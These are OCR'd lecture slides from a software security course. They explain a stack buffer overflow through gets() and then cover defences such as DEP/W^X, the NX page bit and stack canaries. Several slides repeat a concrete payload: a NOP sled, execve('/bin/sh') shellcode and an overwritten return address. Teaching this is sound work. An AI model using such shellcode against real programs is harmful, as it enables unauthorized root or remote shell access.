
0x565561c9

<— &buf[0]
=0x565561c9

%ESP —>

```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack




Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
--> ret
```

Stack

```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack



Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```


Stack

```
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x31\xc0\x50\x68\x2f
\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3
\x50\x53\x89\xe1
```

\xe1\xb0\x0b\xcd

```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack



Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

```
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
\x31\xc0\x50\x68\x2f
\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3
\x50\x53\x89\xe1
```

\xe1\xb0\x0b\xcd

```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack

- If the process was running with root permission …

  (remember setuid from Confused Deputy?)

  - You get a rootshell

- If the process was running as a service

  - You get shell on the remote server
  - (We won't discuss the details on shellcode that works for remote systems)


Announcements

- This week: Multiple CTF challenges will open simultaneously
- The server will be open for at least three weeks
- Challenges may be added during that three weeks
  - (Interesting challenge idea may come up in my head during shower or driving ☺)

Data Execution Prevention (DEP)


- Alexander Peslyak proposed a defense to the stack-based code injection attack in 1997 for the Linux Kernel
- W xor X Policy
  - Any *writable* memory page should not be *executable*
  - Any *executable* page should not be *writable*

Data Execution Prevention (DEP)



- Recall that all virtual memory are composed of pages and each page has a *permission*
- Originally, the x86 architecture only had two permissions: Read/Write
- How do we implement W^X then?

Data Execution Prevention (DEP)




XD	Reserved	Address of 4KB page frame	Ign.	G	PAT	D	A	PCD	PWT	U/S	R/W	1	**PTE: 4KB page**


- 64bit x86 processors have introduced hardware support for DEP called *NX (No-eXecute)*
- *Page Table Entry* has flags that represent permission associated with page
  - P bit: if set, page can be accessed
  - R/W bit: if set, page can be modified
  - XD bit: if set, page can be executed as code

Data Execution Prevention (DEP)

- Operating systems have been updated to enforce W^X policy to processes
- Data-containing segments such as .data, .bss, stack, and heap are no longer executable
- With a few exceptions
  - JIT (Just-In-Time Compilation) – e..g, javascript
  - ETC …



Data Execution Prevention (DEP)



Performance Options


Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

● Turn on DEP for essential Windows programs and services only

○ Turn on DEP for all programs and services except those I select:

Your computer's processor supports hardware-based DEP.

Stack-based Code Injection Attack (Revisited)



Code

R-X

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

RW-

%ESP –>


buf
(48 bytes)

%EBP –>

Foo's ebp

Ret Addr

Stack-based Code Injection Attack (Revisited)



Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Announcements

- CTF Challenges open by Wednesday
- Delayed one week due to SSLab-CTF-Framework updates
- The new version of framework (I think) will get rid of the problem some students experienced during peak time
  - "Too many open files ..."
  - "Please contact the TA or ..."

Canary-based Stack Protection

```
FuncUnderAttack:
'''
Do some work
'''
if (Canary == OrigCanaryValue)
    ret   // return as usual
else
    exit  // terminate program
```

int P

int Q

Buffer[256]

Saved EBP

Canary

Return Address

Parameter 1

Parameter 2

Canary-based Stack Protection

Canary-based Stack Protection

Canary-based Stack Protection

References

- Eternal War in Memory (IEEE S&P '13) {paper,slides}
- Memory Errors: The Past, The Present, and the Future (RAID '12) {paper,slides}
- https://www2.cs.sfu.ca/~wsumner/teaching/473/15-security.pdf
- http://www.cse.psu.edu/~gxt29/teaching/cs447s19/slides/02memVul_part1.pdf
- https://www.fi.muni.cz/~xpelanek/IA158/slides/verification.pdf
- https://people.eecs.berkeley.edu/~ksen/slides/sen-sefm-2019.pdf
- https://nebelwelt.net/teaching/17-527-SoftSec/slides/02-memory_safety.pdf